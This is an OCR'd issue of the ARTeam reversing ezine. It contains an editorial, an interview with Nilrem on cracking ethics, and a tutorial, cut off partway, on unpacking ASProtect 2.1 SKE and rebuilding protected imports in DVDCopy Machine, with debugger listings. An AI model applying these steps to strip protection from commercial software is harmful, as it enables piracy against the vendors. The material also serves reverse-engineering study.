ARTeam eZine

0F 85 AC 34 FF FF 8B 85 54 FD FF FF 8B KNOWLEDGE 40 04 8B 8D 48 FD FF FF 0F B7 0C 08 8D 3F 0F B7 0C 07 8D 34 48 66 83 3E 00 0F 85 AC 34 FF FF 8B 85 54 FD FF FF 8B 40 04 8B 8D 48 FD FF FF 0F B7 DISCOVERY 0C 08 8D 34 48 E9 91 34 FF FF 8B 85 40 FB FF FF 8B 40 04 0F B7 48 32 E9 75 9F FE FF E9 11 3B FF FF 8B 7D 10 85 FF 0F 84 5D FF FF REVERSING FF 8B 75 08 8B 46 58 85 C0 0F 85 41 FF FF FF 8B 4C 85 D2 74 0B 8B 4E 50 85 C9 0F 85 EB 6A 00 00 8B 45 14 C7 07 A4 14 81 7C C7 00 02 00 00 00 E9 C8 C7 FE FF

HTTP://CRACKING.ACCESSROOT.COM




TABLE OF CONTENTS

Opening Thoughts

The idea for this project was to provide a means of publication for interesting articles. Not everyone likes to write tutorials, and not everyone feels that the information they have is enough to constitute a publication of any sort. We all run across interesting protections, new methods of debugger detection, and inventive coding techniques. We just wanted to provide the community with somewhere to distribute interesting, sometimes random, reversing information.

While the title of this ezine says ARTeam, we prefer to think that we are acting as a conduit. We really hope that you find this project interesting, and we really want this to be a community project. So if you have an idea for an article, or just something fascinating you want to share, let us know and hopefully we will see a ezine #2.
It soon became apparent that the scope of this project went well beyond what we had predicted. A big thanks goes out to all the contributors. Without you this would be a blank page. We also need to thank everyone who has viewed, refined and commented on the production of this ezine. Hopefully we have been able to provide the reversing community something interesting.

The reversing community has been very dynamic in the past few years. We've seen a ring3 GUI debugger grow in startling popularity. We've seen protection authors dig deeper into the OS in an effort to deter crackers. Unique protections have provided months of analysis for reversers. New inventive tools have been developed in the reversing community in an effort to effectively analyze and understand software protection. And ironically we see some of these tools move back to ring0.

None of these changes and achievements would have been possible without the amazing and talented reversers that take the time to share their knowledge and teach others. No matter what team you belong to, what level you reverse at, what language you speak, you all make up the same community. A group of people who constantly strive for discovery. None of us are content with accepting things "as they are" we need to know why. We are the scientists of software. We dig deeper than the average user, we see code where everyone else see flashy presentation. We learn this code so well that we can rewrite it, manipulate it, and even improve on it.

Since these are my thoughts, I just want to thank every single member of the reversing community. I couldn't even begin to name every single person who has provided a contribution. We are all spread out among many boards, many teams, even many countries. But I like to think that we all share a certain camaraderie.

Please enjoy the information included among these pages, we had some talented people give us some great submissions.

Gabri3l[ARTeam]

Interviewed: *Nilrem of ARTeam*

What first started your interest in Reverse Engineering?

Oh my! What a tricky question, there are numerous factors, however these other factors are actually the reasoning that kept my interested ignited but wasn't the initial fuel for the fire. If I'm been honest, I'd been using cracks/serial/keygens since I'd gotten the internet (1998), it was only when there was no crack out there for a certain program that I hit a brick wall. Do I wait a couple of days/weeks/months for a fairly obscure piece of software to be cracked? No of course not, I need it and I need it now, aha! I better go learn how to crack. That's what started my interest - my neediness.

How long have you been active in reverse engineering?

Since the question is how long I have been active in reverse engineering and not when did I initially start. The most accurate date I can give you for that question is when I wrote my first tutorial (obviously I would have been active before this because, of course, I had to learn how to crack before I could start tutorial writing). My first tutorial ever written was "Finding a hardcoded serial and patching the program to except any serial 01",and this was written on the 11th of August 2003. So take 11th of August 2003 as the answer the question.

What made you decide to form ARTeam?

A girl, a girl named Kyrstie, we had split up so I decided to start writing tutorials because of all the free time I now had.
When I first started writing tutorials I was publishing them on exetools. Which at the time was recieving little to no tutorial submissions as a result of this I started recieving a fair bit of attention. One of the people interested in me and what I was doing was PompeyFan (who subsequently became the Co-Founder heh). He sent me pms saying I had helped him on the road to Reverse Engineering and had asked me something along the lines of:
"Hi, Nilrem, your tutorials are great. When I am good enough can I join your team please?"
I'm guessing you can imagine my reaction, team...TEAM?! I don't have no team.. uhh, hang on a minute, brain-storm!!
That's how it happened, that is how ARTeam was born, someone liked my tutorials wanted to join my team so I started ARTeam so he could join, and the rest as they say, is history.

How did you end up with the original founders/members?

Well since my memory isn't the best, and I'm probably going to annoy a few staff members here by forgetting the order in which they joined. If I remember correctly the next addition to the family (no I'm not doing my Don

Corleone impression), was Ferrari. Who was actually reluctant to join because he didn't deem himself at an acceptable level of Reverse Engineering to join the team (damn what is it with these people heh).
So I had to wait for him to finish his 'training' from el-kiwi before he would join.
Now this is where it get's really hazy (Davy and Killer Joe?), the next few members to join where, MaDMAn_H3rCuL3s, Kruger, EJ12N, Enforcer, and Shub Nigurrath, these members became the initial core of ARTeam. Now how did they actually start with ARTeam? That is a very tricky question, so I'll avoid it. I do however know where I met them all (except Shub, we met on the ARTeam board through word of mouth), which is Exetools, so praise be to (Yevon?) Exetools.

What is your opinion on the ethical aspect of cracking / reversing?

Well I'll try not to write an essay alone on this question, not because I don't want to, but because there are numerous (to say the least) debates on this specific question.
You see you have put a slash between 'cracking' and 'reversing', whereas I see them as two different (similar but different) things. They differ because cracking to me implies everything that ARTeam is (no longer) not about, and 'reversing' is exactly what ARTeam is about (one facet of our ideoligies anyways). You see cracking (and label me hypocritical if you wish) is wrong and Reverse Engineering is right! That is if you see only in black and white which thankfully I don't (and even then RE would probably be deemed wrong, if so virii anaylzers please stop reverse engineering those virii).
First allow me to define cracking and Reverse Engineering.
Cracking (to me) just means releasing cracks (even by stealing other peoples work) to gain notoriety for oneself and ones group without giving (accept from the cracks) anything back to the community of which they learnt there appropriate skills.
Now Reverse Engineering entails the same process, we Reverse Engineer various softwares and their corresponding protection schemes and we then compile them into tutorials for people to learn. We actually give back to the community that gave us so much. Isn't this changing the question? No it is allowing me to start to answer (you like to ramble don't you? Yes, and coincidentally talk to myself) the question properly. Now you know my views on cracking and Reverse Engineering, you can now see (hopefully) why things aren't as black and white as the media, authorities, and software companies like to make out.
I personally do believe it is wrong to release cracks, then on the otherhand I don't believe it is wrong for a poor student to crack thousands of pounds worth of software so he can learn for free (Visual Studio for example). I certainly do not deem Reverse Engineering wrong, in fact what we are doing is helping people, and there is absolutely nothing wrong with that. We at ARTeam teach people to share their knowledge and to help others in a friendly and polite manner. What is wrong with that? Absolutely nothing! Once people understand that we are similar to anti-virus companies, in that we both Reverse Engineer to help people (our help isn't as obvious that's all), and that we aren't out to hurt anyone or their livelihood, then one day we might actually be praised by people outside of our communities (don't hold your breath though).

What do you find most interesting about the web scene right now?

If I understand your question correctly then you are referring to the cracking scene's websites.
What do I find most interesting, well I'll just pick one thing since it gives me an ego boost, and that is many different groups with forums are following suit with ARTeam. By this I mean they have turned into a tutorials only group. Actually that isn't an ego boost is it? No of course it isn't, we changed our policies for a different reason to the other groups I'm referring to. In fact it is quite saddening, they have changed their policies because their communities were starting to turn into war zones (exaggeration yes, but only because they changed their policies

just in time before things could escalate uncontrollably).
So you see it's interesting to see how the scene is changing, no longer is it "ahh thankyou for giving me that release", it is more like "You haven't cracked it within 35 seconds, you suck! I hate you!!", of course this is a obvious re-enactment because I used correct grammar. 8-)

Has anything you've learning during RE become useful in real life?

Yes and no. No not in any obvious ways, yes in obscure ways as a result of studying Reverse Engineering.
I have learnt how to program in assembly, which I never would have done without learning Reverse Engineering (because I needed it).
I have learnt how to communicate and express my ideas to others as a result of numerous discussions on ARTeam and tutorial writing.
I become more logic minded in the way I approach different problems which will no doubt help me with my games development studies.
I have met (virtually) lots and lots of talented people, but how does that help you Merlin?? Well if we meet in person one day hopefully they have a nice looking sister who will become my bride?
Ok ok so it's getting a bit far-fetched now, but as you can see it has helped me, just not in any blatant way until you start looking at it more in-depth.

What do you see the future of software protection being?

Longer sentences? Perhaps even the death penalty? I just really can't see how they will stop the 'crackers', even the death penalty wouldn't stop everybody. I believe they'll start using more hardware protection actually, but the question was software protection so I'll try to address that accordingly. Maybe they'll employ Reverse Engineers from certain teams (hint hint). All jokes aside, I believe software protection will get harder but that will only add more fuel to the fire of the Reverse Engineers out there. Basically I really have no idea on what the next step will be, but before Arma and Aspr no-one said. "Ahh yes this new protection will be [insert Arma and Aspr characteristics here]."
Hopefully that answers the question.

We've seen people all across the scene come and go, have you ever thought of "getting out"?

Yes you're right we have, some of those people were ARTeam members too, so the reality of people quitting or 'retiring' is very prominent. Have I ever thought of "getting out"? Yes, I have, and I did. It was last Summer, I was having personal issues and wanted to address them, and with a second life there I decided it would be easier to manage just one life.
As a result I did one of the hardest things I have ever had to do, not only say goodbye to the dream I started, but say goodbye to my new family, a very close-knit family at that as well.
But we never heard anything????!!! Ahh you see I did it quietly and privately with no public announcements. It also was a good thing my departue from ARTeam because it put to the test one of my theories. You see when ARTeam started I have always said that it was to be run as a true Democracy were every major change had to go through a majority vote wins scenario. So when I left the team carried on as normal and even went from strength to strength without me. Of course this made me sad and happy at the same time, my baby was no longer a baby and I wasn't needed, at the other end of the spectrum I had created something that could live and survive without

me. Not many other groups can make that claim when the founder leaves.
But you're here now? Yes I came back, I couldn't leave my family, not for long anyways. 8-)

Are there any comments you would like to add?

Yes, can't believe I've come to the end of the interview! Ha! It's been a pleasure it really has, I'm a lot more hungry then I was when I started the interview so I'm going to have to go eat. 8-P
I just want to say a big thankyou to everyone that has contributed to, and, helped in some way this very first issue of the Ezine. You have all worked incredibly hard (accept from me 8-P) and it shows.
Readers, thanks for, well, erm, reading. Look out for the next issue!


-Merlin

UNPACKING ASPROTECT V2.1 SKE WITH ADVANCED IMPORT PROTECTION

MADMAN_H3RCUL3S[ARTEAM]


Todays target will deal with DVDCopy Machine v2.0.2.220

Hopefully this is a worth while adventure as most people have trouble unpacking this protection. The first step we must accomplish is find the OEP. We start up inside the EP of the protections code, like usual in aspr we are at the PUSH, CALL startup code.




The usual stuff….

Then in order to get as close as we can to the OEP, we will use this breakpoint:




Then we will break on it twice then return to user code.




We are here..

Now we must get to the point where aspr has decrypted the code section and we can enter it. So we search our string ref's for the following:




Then hit “Enter” on this string and then scroll a bit below it.



Address	Hex dump	Disassembly	Comment
00D0CE7B	BA 90D1D000	MOV EDX,0D0D190	ASCII ".key"
00D0CE80	B8 00000080	MOV EAX,80000000	
00D0CE85	E8 2ED3FEFF	CALL 00CFA1B8	
00D0CE8A	68 A0D1D000	PUSH 0D0D1A0	ASCII "regfile"
00D0CE8F	33C9	XOR ECX,ECX	
00D0CE91	BA 90D1D000	MOV EDX,0D0D190	ASCII ".key"
00D0CE96	B8 00000080	MOV EAX,80000000	
00D0CE9B	E8 48D3FEFF	CALL 00CFA1E8	
00D0CEA0	8D45 D6	LEA EAX,DWORD PTR SS:[EBP-2A]	
00D0CEA3	BA 24000000	MOV EDX,24	


Now scroll down a bit.



Address	Hex dump	Disassembly	Comm
00D0D09B	58	POP EAX	00CF
00D0D09C	5E	POP ESI	00CF
00D0D09D	5A	POP EDX	00CF
00D0D09E	F3:	PREFIX REP:	Supe
00D0D09F	EB 02	JMP SHORT 00D0D0A3	
00D0D0A1	CD 20	INT 20	
00D0D0A3	83C8 FF	OR EAX,FFFFFFFF	
00D0D0A6	40	INC EAX	
00D0D0A7	C3	RETN	
00D0D0A8	EB 01	JMP SHORT 00D0D0AB	
00D0D0AA	F3:	PREFIX REP:	Supe

This code is obfuscated.. so you must use the jmps above this in order to see it..


Once you find it you can set a BP (F2) on the “OR EAX, FFFFFFFF” instruction.



Address	Hex dump	Disassembly
00D0D09B	58	POP EAX
00D0D09C	5E	POP ESI
00D0D09D	5A	POP EDX
00D0D09E	F3:	PREFIX REP:
00D0D09F	EB 02	JMP SHORT 00D0D0A3
00D0D0A1	CD 20	INT 20
00D0D0A3	83C8 FF	OR EAX,FFFFFFFF
00D0D0A6	40	INC EAX
00D0D0A7	C3	RETN
00D0D0A8	EB 01	JMP SHORT 00D0D0AB
00D0D0AA	F3:	PREFIX REP:
00D0D0AB	C1D1 79	RCL ECX,79

And now we have broken on it.

Set a BP on the Code section and viola!!!



Address	Hex dump	Disassembly
004015C0	EB 10	JMP SHORT DVDCopyM.004015D2
004015C2	66:623A	BOUND DI,DWORD PTR DS:[EDX]
004015C5	43	INC EBX
004015C6	2B2B	SUB EBP,DWORD PTR DS:[EBX]
004015C8	48	DEC EAX
004015C9	4F	DEC EDI
004015CA	4F	DEC EDI
004015CB	4B	DEC EBX
004015CC	90	NOP
004015CD	E9 98F05C00	JMP 009D066A
004015D2	A1 8BF05C00	MOV EAX,DWORD PTR DS:[5CF08B]
004015D7	C1E0 02	SHL EAX,2
004015DA	A3 8FF05C00	MOV DWORD PTR DS:[5CF08F],EAX
004015DF	52	PUSH EDX
004015E0	6A 00	PUSH 0
004015E2	E8 F3C91C00	CALL DVDCopyM.005CDFDA
004015E7	8BD0	MOV EDX,EAX
004015E9	E8 4EC21A00	CALL DVDCopyM.005AD83C
004015EE	5A	POP EDX
004015EF	E8 ACC11A00	CALL DVDCopyM.005AD7A0

We made it!

Now we must see exactly what our protection options are here. Since this is just a quick article on the subject I will skip the finding, and searching.. and go straight to the good stuff.


Use CTRL+G and go here:

```
Address   Hex dump          Disassembly                              Comment
005CDE7B      90            NOP
005CDE7C  .   832D 68D65E0( SUB DWORD PTR DS:[5ED668],1
005CDE83  .   C3            RETN
005CDE84  $   E8 77211100   CALL 006E0000                            RegCloseKey
005CDE89      14            DB 14
005CDE8A  $   E8 71211100   CALL 006E0000                            RegCreateKeyExA
005CDE8F  .   EC            IN AL,DX                                 I/O command
005CDE90  $   E8 6B211100   CALL 006E0000                            RegFlushKey
005CDE95      A9            DB A9
005CDE96  $   E8 65211100   CALL 006E0000                            RegOpenKeyExA
005CDE9B      6F            DB 6F                                    CHAR 'o'
005CDE9C  $   E8 5F211100   CALL 006E0000                            RegQueryValueExA
005CDEA1      A3            DB A3
005CDEA2  $   E8 59211100   CALL 006E0000                            RegSetValueExA
005CDEA7  .   9C            PUSHFD
005CDEA8  $-  FF25 58035F0( JMP DWORD PTR DS:[5F0358]                kernel32.CloseHandle
005CDEAE  $-  FF25 5C035F0( JMP DWORD PTR DS:[5F035C]                kernel32.CompareStringA
005CDEB4  $   E8 47211100   CALL 006E0000
005CDEB9      21            DB 21                                    CHAR '!'
005CDEBA  $   E8 41211100   CALL 006E0000
005CDEBF      86            DB 86
005CDEC0  $-  FF25 68035F0( JMP DWORD PTR DS:[5F0368]                kernel32.CreateFileA
005CDEC6  .-  FF25 6C035F0( JMP DWORD PTR DS:[5F036C]                kernel32.CreateFileW
005CDECC  $   E8 2F211100   CALL 006E0000
005CDED1      FF            DB FF
005CDED2  $-  FF25 74035F0( JMP DWORD PTR DS:[5F0374]                kernel32.DebugBreak
005CDED8  $-  FF25 78035F0( JMP DWORD PTR DS:[5F0378]                ntdll.RtlDeleteCriticalSection
005CDEDE  $   E8 1D211100   CALL 006E0000
005CDEE3  .v  E1 FF         LOOPDE SHORT DVDCopyM.005CDEE4           JMP to kernel32.DeleteFileW
005CDEE5  .   25 80035F00   AND EAX,5F0380
005CDEEA  $-  FF25 84035F0( JMP DWORD PTR DS:[5F0384]                kernel32.DeviceIoControl
005CDEF0  $-  FF25 88035F0( JMP DWORD PTR DS:[5F0388]                ntdll.RtlEnterCriticalSection
005CDEF6  $   E8 05211100   CALL 006E0000
```


OUCH!

We see what our option is. Advanced Import Protection. Try and use IMPREC and you might on a good day get 20-30 API's. We are missing a ton of them. Well the gist of this article is to show you how to recover the API's without restarting over and over again. I like to do things by hand, and I hate scripts. So you wont get one from me. All you get is how to fix them. So… Since our Table is totally screwed, lets start with the Kernel32 API's. So go to the line:
005CDEB4 $ E8 47211100 CALL 006E0000

then what you will do is right click on it and set new origin here:




Then you see we are now set at this line.




Now we need to trace aspr out a bit, but only one time ☺


So hit F7 on the CALL and lets enter aspr land.



Now use F8 until you get to code like this at the end of this function.




Enter the CALL EAX.



Then use F8 for most of this part as well… until you get to this.. you need to pay attention or else you miss it.

Okay. We are almost there now ☺


Use again F8 until you get to here. You will know when its right ☺
Believe me.



And theres our API for this particular call. BE SURE TO SET A HWBP on the instruction, so all we gotta do is hit F9 each time from now on, then just fix the pointers.

Now we must fix the CALL 00XX0000 to one that looks like this:
JMP DWORD PTR DS:[POINTER]

Since we are only dealing with the JMP table here, everyone will only be a JMP DWORD, and not a CALL.
So lets go back to our original caller, then alter him a bit.




Now we see that the 2 prior JMP's are in a certain order.. the Order of 4. I really hope you understand this. If not, then it might be better off you leave this alone.
Our first JMP is:
005CDEA8 $- FF25 58035F00 JMP DWORD PTR DS:[5F0358]

Followed by:
